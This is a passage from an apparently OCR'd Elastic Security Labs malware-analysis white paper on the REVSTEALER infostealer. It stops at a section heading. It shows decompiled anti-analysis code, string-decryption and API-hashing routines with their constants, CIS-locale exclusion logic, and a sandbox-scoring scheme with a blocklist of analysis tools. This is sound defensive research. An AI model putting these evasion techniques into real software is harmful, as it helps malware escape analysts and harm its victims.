
elastic security labs



WHITE PAPER

# REVSTEALER ramps up

Elastic Security Labs details emerging infostealer targeting gamers

By Jia Yu Chan, Salim Bitam, Daniel Stepanic

September 2026

# Content


**Introduction** **4**
**Execution flow** **6**
**Anti-analysis** **7**
**String encryption** **7**
**API hashing** **8**
**Environment fingerprint** **8**
**Watermark/PIN** **9**
**Exclusion checks (CIS)** **10**
**Sandbox scoring system** **11**
Process Blocklist (Type 0) 13
CPU Core Count (Type 1) 14
RAM Threshold (Type 2) 15
GPU/PCI Vendor Check (Type 3) 15
System Uptime (Type 5) 17
Sleep/Timing Check (Type 6) 18
Media Foundation Check (Type 7) 18
CPUID Check (Type 8) 18
Virtualization Check (Type 9) 19
**Mutex** **19**
**Command dispatcher and C2 transport** **19**
Communication 21
Packet structure 22
Task execution 23
**Notable features** **24**
Loading modules 24
Crash handling 25
Syscalls 26
Persistent global syscall descriptors 27
Technique classification 28
Self-deletion 28
**Data collection/exfiltration** **29**
System information 29
Environment variable dump 30
Process listing 30
Installed applications 31
Windows clipboard 31
Screenshot 31
**Browser discovery/credential decryption** **31**

Chrome extension harvester 33
Firefox extension harvester 33
Debugger-based browser key extraction 33
Cryptocurrency wallet harvesting (standalone) 36
Discovery layer for cryptowallets 36
Collection layer for cryptowallets 36
Telegram Desktop 38
Messaging/chat applications 39
Gaming platforms 40
OBS Studio 41
VPN config/key material 41
Windows Credential Manager 42
File transfer/FTP clients 42
Password managers/2FA 43
Windows Sticky Notes 43
Generic file harvesting 44
**REVSTEALER modules 45**
Modules overview 46
Shared design patterns 47
Resilient C2/configuration discovery 48
**ProManager: Wallet collection and interactive theft 50**
Wallet and browser-extension discovery 50
Wallet-shaped phishing overlays 51
Password-aware input capture 52
Periodic payload delivery 52
ProManager network protocol 53
**WinUpdate: Cryptocurrency clipping and mnemonic collection 54**
Address recognition and replacement 54
Mnemonic-shaped text 55
WinUpdate network protocol 56
**SoftManager: Encrypted reverse SOCKS5 proxy 56**
Session establishment and framing 57
SOCKS5 behavior 58
**LockAppHost: Privileged cryptocurrency mining 59**
Installation and elevation 59
XMRig controller deployment 60
Embedded mining components 61
XMRig process replacement 61
Polygon mining configuration 62
Adaptive mining behavior 62
Defensive-system tampering 65

**Detections** **66**
**YARA** **67**
**References** **67**
**Indicators** **68**
**Appendix** **69**
Appendix A - Process Blocklist (Type 0) 69
Appendix B - Source Tags 70
Appendix C - Targeted Wallets 72
Appendix D - Targeted Chrome Extensions 74
Appendix E - Targeted Firefox Extensions 80

## Introduction

REVSTEALER is a commercially distributed, feature-rich infostealer targeting gaming platforms, browser credentials, and cryptocurrency wallets with intent of financial gain through credential theft and sensitive data exfiltration. The earliest REVSTEALER sample we discovered was submitted to VirusTotal in February 2026. The first publication for this family was written by Gen Digital in July 2026 covering its core features. In this white paper, we document REVSTEALER's functionality from an end-to-end perspective.



Malware Samples

The table below shows all malware samples that have been identified by MalwareBazaar as RevStealer (max 1000).

Show 50 entries Search:

| Firstseen (UTC) | SHA256 hash | Tags | Reporter |
|---|---|---|---|
| 2026-08-14 00:53:17 | e62e0e3e37a669e8716d... | exe RevStealer signed | aachum |
| 2026-08-10 14:39:50 | 91d44004bd98637f82c4... | exe RevStealer signed | adrian_luca |
| 2026-08-02 20:34:24 | d3998ff200687491baefd... | msi RevStealer signed | hexinglarps |
| 2026-07-21 17:20:10 | 4c897108e8e793d69041... | exe RevStealer signed stealer trojan Yogi | kejult |
| 2026-07-17 18:46:11 | 30d87db6fc7d389cc4504... | exe malware RevStealer signed trojan | kejult |
| 2026-07-17 17:53:54 | 4bdde00f03ff8fb972b03... | exe malware RevStealer signed trojan | kejult |
| 2026-07-17 17:43:42 | b15502493aabcb2aa6a3... | exe malware RevStealer signed trojan Yogi | kejult |
| 2026-07-13 16:53:22 | 13543ef85a0988a09ef43... | exe RevStealer | abuse_ch |
| 2026-03-05 15:12:39 | 28d6e78b0f33f771aa494... | bapesta-akjqdf-xyz EasyLauncher exe RevStealer | aachum |

*REVSTEALER samples in MalwareBazaar*


REVSTEALER has mostly remained under the radar publicly, but we believe it's a potential up-and-coming infostealer based on reviewing the codebase and tracking new modules linked to the malware. This family has many different and unique features that are not often found in widely distributed malware. By sharing this white paper, we hope that organizations and defenders will be in a better position to defend against this type of threat.

The white paper is based on the analysis of the following unpacked REVSTEALER sample:

| Property | Value |
|---|---|
| SHA256 | adc4aa652965396b52e79435ca54987ae9eb21bf5e67de5e9461b09655165ee4 |
| Type | 64-bit Windows PE (EXE) |
| Size | 328 KB |

The summary analysis is available here:
https://www.elastic.co/security-labs/threat-command/revstealer-credential-harvesting-infostealer

## Execution flow




*REVSTEALER execution diagram*


## Anti-analysis

REVSTEALER implements anti-analysis features such as control-flow flattening, string encryption, and API hashing to slow down the reversing process. The malware's main execution loop is driven by a state machine that computes each dispatch index using the formula `(0x1869E45F * (current_state ^ 0x2007490B))`.

```
while ( 1 )
{
  if ( (loop_iter_count & 3) == 0 || (loop_iter_count & 3) != 1 )
    get_tick_count();
  switch_index = 0x1869E45F * (current_state ^ 0x2007490B);
  if ( switch_index <= 0x5B )
  {
    if ( switch_index == 0x5B )
```

*REVSTEALER dispatcher*

After each capability executes, a hard-coded constant is assigned to the current state variable, driving the next dispatch. While the execution sequence is predetermined and can be recovered through dynamic tracing or emulation, the previous dispatch formula obscures the control flow statically.



*Control-flow graph*

### String encryption

REVSTEALER protects all embedded strings through six lightweight string encryption functions, preventing static analysis tools from understanding the malware's functionality.

```
__int64 __fastcall str_decrypt_ror3_sub(__int64 buf, unsigned __int64 len, char key)
{
  unsigned __int64 i; // [rsp+8h] [rbp-10h]

  for ( i = 0; i < len; ++i )
    *(buf + i) = (0x20 * (*(buf + i) - (0x9B * i + key))) | ((*(buf + i) - (0x9B * i + key)) >> 3);
  *(len + buf - 1) = 0;
  return len + buf;
}
```

*String decryption function example*

The malware uses global variables as guards for each encrypted string for one-time decryption; these flags ensure that if multiple threads call the same function at the same time, the string only gets decrypted once, even under concurrent access.

```
if ( once_polygon_drpc_org != 2 )
{
  if ( _InterlockedCompareExchange(&once_polygon_drpc_org, 1, 0) != 0 )
  {
    while ( once_polygon_drpc_org != 2 )
      ;
  }
  else
  {
    str_decrypt_rol4_xor_sub(a1: &polygon_drpc_org, a2: 0x11u, a3: 118);// polygon.drpc.org
    _InterlockedExchange(&once_polygon_drpc_org, 2);
  }
}
return &polygon_drpc_org;
```

*String decryption guard*

### API hashing

REVSTEALER leverages the PEB and uses a custom djb2 hashing algorithm to resolve required API functions at runtime. In our sample, the hashing algorithm uses a seed of `0x1BFDDFB8` with an XOR of `0xC5E13039`. Below is the Python implementation:

```
None
def generate_hash(name: str) -> int:
    h = 0x1BFDDFB8
    for c in name.encode("ascii"):
        h = (c + 0x21 * h) & 0xFFFFFFFF
    return h ^ 0xC5E13039
```

## Environment fingerprint


Before the malware goes to the dispatcher, REVSTEALER calculates an environment fingerprint based on the execution environment by XORing together many different system values and IAT function pointers. This global variable isn't checked or used based on our analysis; it's possible the feature was abandoned or is still in development.

```
unsigned __int64 util_collect_env_fingerprint()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  DesktopWindow = GetDesktopWindow();
  g_env_fingerprint ^= DesktopWindow;
  hWnd = GetForegroundWindow();
  g_env_fingerprint ^= hWnd;
  g_env_fingerprint ^= GetClassLongPtrW(hWnd, nIndex: -16);
  hdc = GetDC(hWnd: nullptr);
  g_env_fingerprint = GetDeviceCaps(hdc, index: 88) ^ g_env_fingerprint;
  g_env_fingerprint = GetDeviceCaps(hdc, index: 90) ^ g_env_fingerprint;
  g_env_fingerprint = GetDeviceCaps(hdc, index: 12) ^ g_env_fingerprint;
  ReleaseDC(hWnd: nullptr, hDC: hdc);
  g_env_fingerprint = GetClipboardSequenceNumber() ^ g_env_fingerprint;
  g_env_fingerprint = GetSystemMetrics(nIndex: 80) ^ g_env_fingerprint;
  g_env_fingerprint = GetSystemMetrics(nIndex: 19) ^ g_env_fingerprint;
  g_env_fingerprint ^= MessageBoxW;
  g_env_fingerprint ^= MessageBoxA;
  g_env_fingerprint = GetSystemMetrics(nIndex: 5) ^ g_env_fingerprint;
  g_env_fingerprint = GetSystemMetrics(nIndex: 6) ^ g_env_fingerprint;
  g_env_fingerprint = GetSystemMetrics(nIndex: 45) ^ g_env_fingerprint;
  g_env_fingerprint = GetSystemMetrics(nIndex: 46) ^ g_env_fingerprint;
  g_env_fingerprint = GetSystemMetrics(nIndex: 13) ^ g_env_fingerprint;
  g_env_fingerprint = GetSystemMetrics(nIndex: 14) ^ g_env_fingerprint;
  g_env_fingerprint = GetTickCount() ^ g_env_fingerprint;
  g_env_fingerprint = GetUserDefaultLCID() ^ g_env_fingerprint;
  g_env_fingerprint = GetSystemDefaultLCID() ^ g_env_fingerprint;
  g_env_fingerprint = GetInputState() ^ g_env_fingerprint;
```

*Environment fingerprint calculation*

## Watermark/PIN

The developer embeds a 16-byte watermark at the end of the unpacked payload to discourage operators from distributing unpacked samples. This is validated through `(trailer[i] XOR key[i]) == expected[i]`. In packed builds, the watermark will not be located at EOF, so the check does not trigger. If an unpacked binary retaining the watermark is launched, it displays a verification window requiring the user to enter a random six-character token generated from: `ABCDEFGHJKLMNPQRSTUVWXYZ23456789`, in order to proceed with execution. This is also effective against sandboxes since they are likely not equipped to deal with prompts like this. We have seen similar concepts implemented by other malware families such as Lumma Stealer and AuraStealer.




*Verification window*

## Exclusion checks (CIS)

Before the sandbox verification, REVSTEALER validates the victim machine by checking the default UI language, the system UI language, and the keyboard layout of the machine using a custom hash lookup. Each value is hashed and compared against an embedded table of precomputed values representing the Commonwealth of Independent States (CIS) locales. If any of the three checks match, the malware terminates. This is a common technique used by developers from CIS regions to avoid infecting domestic victims and reduce law enforcement attention.

```
UserDefaultUILanguage = wrap_GetUserDefaultUILanguage();
if ( util_short_hash_lookup(langid: UserDefaultUILanguage) != 0 )
  wrap_ExitProcess(exit_code: 0);
SystemDefaultUILanguage = wrap_GetSystemDefaultUILanguage();
if ( util_short_hash_lookup(langid: SystemDefaultUILanguage) != 0 )
  wrap_ExitProcess(exit_code: 0);
keyboard_layout = get_keyboard_layout(a1: 0);
if ( util_short_hash_lookup(langid: keyboard_layout) != 0 )
  wrap_ExitProcess(exit_code: 0);
```

*Exclusion checks*

Below is the custom FNV-1a hash algorithm used with these exclusions:

```
__int64 __fastcall util_short_hash_lookup(__int16 UserDefaultUILanguage)
{
  int *table_cis; // rax
  int langid_algo; // ecx

  table_cis = &g_table_cis;
  langid_algo = 0x100027D
              * (((UserDefaultUILanguage & 0x3FF) >> 8) ^ (0x100027D * (UserDefaultUILanguage ^ 0x5F52653A)));
  while ( langid_algo != *table_cis )
  {
    if ( ++table_cis >= &g_watermark )
      return 0;
  }
  return 1;
}
```

*Hash algorithm for exclusion checks*

The following hash values and their mapped LANGIDs were found in our sample:


| Hash | LANGID | Language/Locale |
|---|---|---|
| 0xAC13413B | 0x419 | Russian / Russia |
| 0xEDCF25D8 | 0x422 | Ukrainian / Ukraine |

| | | |
|---|---|---|
| 0xE7D556E1 | 0x423 | Belarusian / Belarus |
| 0x11A9FFA2 | 0x428 | Tajik / Tajikistan |
| 0x17A3CE99 | 0x42B | Armenian / Armenia |
| 0xF9C2C3C6 | 0x42C | Azerbaijani / Azerbaijan |
| 0x5F59822D | 0x43F | Kazakh / Kazakhstan |
| 0xA42DEB4A | 0x440 | Kyrgyz / Kyrgyzstan |
| 0xB0218938 | 0x442 | Turkmen / Turkmenistan |
| 0xAA27BA41 | 0x443 | Uzbek / Uzbekistan |

## Sandbox scoring system

REVSTEALER implements a sandbox scoring system using 10 sequential checks to determine if it's running on a real machine. Each check assigns points based on sandbox characteristics such as low RAM or system uptime. If the total score is 7 or higher, the malware determines the machine is likely operating in a sandbox environment where it will then self-terminate.

In order to hide the sandbox score from trivial memory reading, the score result is XOR'd with `0x488AFA87`. Below is a screenshot of the sandbox score comparison at the end, the threshold is set to 7, while the analysis VM generated a score of 114.




*Sandbox threshold comparison*

This scoring loop is driven by two hardcoded tables: one shuffles the execution order, while the other inserts irregular delays before each check. This makes timing-based sandbox detection and behavioral sequencing harder to signature.

```
for ( checks_left = 10; checks_left != 0; --checks_left )
{
  sleep_ms = table_sleep_values[check_idx];
  if ( sleep_ms > 0 )
    util_sleep(a1: sleep_ms);
  check_type = table_check_type[check_idx];
  if ( check_type > 5 )
  {
    sleep_timer_chk = check_type - 6;
    if ( sleep_timer_chk != 0 )
    {
      video_cap_chk = sleep_timer_chk - 1;
      if ( video_cap_chk != 0 )
      {
        cpuid_chk = video_cap_chk - 1;
        if ( cpuid_chk != 0 )
```

*Sleep tables used in sandbox checks*

Below is a table showing the order, the sandbox check type, and sleep delay:

| Iteration | Check Type | Sleep (ms) |
|---|---|---|
| 0 | 1 | 38 |
| 1 | 6 | 113 |
| 2 | 9 | 292 |
| 3 | 0 | 130 |
| 4 | 5 | 262 |
| 5 | 2 | 107 |
| 6 | 7 | 268 |
| 7 | 3 | 362 |
| 8 | 4 | 162 |
| 9 | 8 | 428 |

The following sections cover each individual sandbox check:

## Process Blocklist (Type 0)

This first check enumerates all running processes using `CreateToolhelp32Snapshot` with `Process32FirstW` / `Process32NextW`, copies each executable name and lowercases it, and then performs the same custom hash calculation seen in the exclusion checks (seed `0x5F52653A`, multiplier `0x100027D`). The resulting hash is looked up against a hardcoded 74-entry table of process names of known analysis tools.

Below is the Python implementation:

```python
K    = 0x100027D
SEED = 0x5F52653A

def proc_hash(name):
    h = SEED
    for ch in name.lower():
        v9 = (K * (h ^ ord(ch))) & 0xFFFFFFFF
        h  = (K * v9) & 0xFFFFFFFF
    return h

# Example: wireshark.exe -> 0x1dc677c6
print(hex(proc_hash("wireshark.exe")))
0x1dc677c6
```

The check produces two outputs that feed into the sandbox scoring system.

1. If any running process matches a hash in the table, a flag is set that adds 99 points to the sandbox score triggering an exit.
2. The total number of processes is used as a secondary signal. Sandbox environments typically run with a fewer total number of running processes than real machines.

Below is an example of the targeted processes and their categories:

| Category | Examples |
|---|---|
| Debuggers | immunitydebugger.exe, ollydbg.exe, windbg.exe, x32dbg.exe, x64dbg.exe |

| | |
|---|---|
| Disassemblers/RE tools | ida.exe, ida64.exe, idaq.exe, idaq64.exe, idat.exe, idat64.exe, ghidra.exe, ghidrarun.exe, radare2.exe, hiew.exe, hiew32.exe, die.exe, |
| Network capture/proxy | wireshark.exe, dumpcap.exe, fiddler.exe, charles.exe, mitmproxy.exe, mitmdump.exe, networkminer.exe, rawcap.exe, fakenet.exe, proxifier.exe, httpdebugger.exe, burpsuite.exe, smartsniff.exe |
| Process/registry | procmon.exe, procmon64.exe, procexp.exe, procexp64.exe, processhacker.exe, filemon.exe, regmon.exe, tcpview.exe, autoruns.exe, monitors |
| VM guest agents | vboxservice.exe, vboxtray.exe, vmtoolsd.exe, vmwaretray.exe, vmwareuser.exe, vmsrvc.exe, vmusrvc.exe, prl_cc.exe, prl_tools.exe, qemu-ga.exe, xenservice.exe |
| PE/.NET/malware tooling | pe-bear.exe, pestudio.exe, peid.exe, lordpe.exe, importrec.exe, scylla.exe, scylla_x64.exe, scylla_x86.exe, dnspy.exe, dotpeek.exe, dotpeek64.exe, de4dot.exe |
| Sandbox agents | joeboxcontrol.exe, joeboxserver.exe |
| Forensics/tracing | regshot.exe, regshot-x64-unicode.exe, sysanalyzer.exe, apimonitor-x64.exe, apimonitor-x86.exe |

The full table and their hash values can be found in Appendix A.

## CPU Core Count (Type 1)

This check counts the physical and logical cores using `GetLogicalProcessorInformation`. Below is the scoring logic:

| Physical cores | Logical cores | Score |
|---|---|---|
| < 2 | any | +7 |
| == 2 | <= 2 | +3 |
| == 2 | 3-4 | +1 |
| == 2 | > 4 | +0 |
| > 2 | any | +0 |

## RAM Threshold (Type 2)

This check uses `GlobalMemoryStatusEx` to retrieve the total physical RAM of the machine. Sandboxes are typically allocated with lower RAM such as 1 GB–4 GB. Below is the scoring based on the RAM values:

| RAM | Score |
|---|---|
| <= 1.5 GB | +7 |
| <= 3.5 GB | 2 |
| <= 5.5 GB | 1 |
| > 5.5 GB | 0 |

## GPU/PCI Vendor Check (Type 3)

This check enumerates display devices using `EnumDisplayDevicesW`. For every substring with lengths between 5 and 15, a sliding window hash is calculated and compared against four values embedded in the binary.

```
if ( len_window <= len_str )
{
  device_string = lpDisplayDevice.DeviceString;
  window_start = len_window;
  while ( 2 )
  {
    seed = 0x5F52653A;
    for ( j = 0; j < len_window; seed = 0x100027D * (h_hi ^ h_lo) )
    {
      h_lo = 0x100027D * (seed ^ LOBYTE(device_string[j]));
      h_hi = HIBYTE(device_string[j++]);
    }
    _gpu_table = &gpu_table;
    do
    {
      if ( seed == *_gpu_table )
      {
        if ( cfg_match_pci_vendor_id(a1: lpDisplayDevice.DeviceID) != 0 )
          goto LABEL_23;
        is_sus = 1;
        goto LABEL_27;
      }
      ++_gpu_table;
    }
    while ( _gpu_table < gpu_table_end );
    ++window_start;
    ++device_string;
    if ( window_start <= len_str )
      continue;
    break;
```

*PCI/GPU Check*

This check validates the GPU against an allowlist of known GPU vendors. If no recognized vendor is found, 5 points are added to the sandbox score.

The four target hashes and their strings are listed in the table below:

| Hash | String | Meaning |
|---|---|---|
| 0x68FC790F | nvidia | NVIDIA GPU (GeForce, Quadro, etc.) |
| 0xCFAF8989 | radeon | AMD Radeon GPU |
| 0xDDAAB9C8 | intel | Intel integrated/Arc graphics |
| 0xA293F5C7 | qualcomm | Qualcomm Adreno (Windows on ARM) |

## Username/Computer Name Blocklist (Type 4)

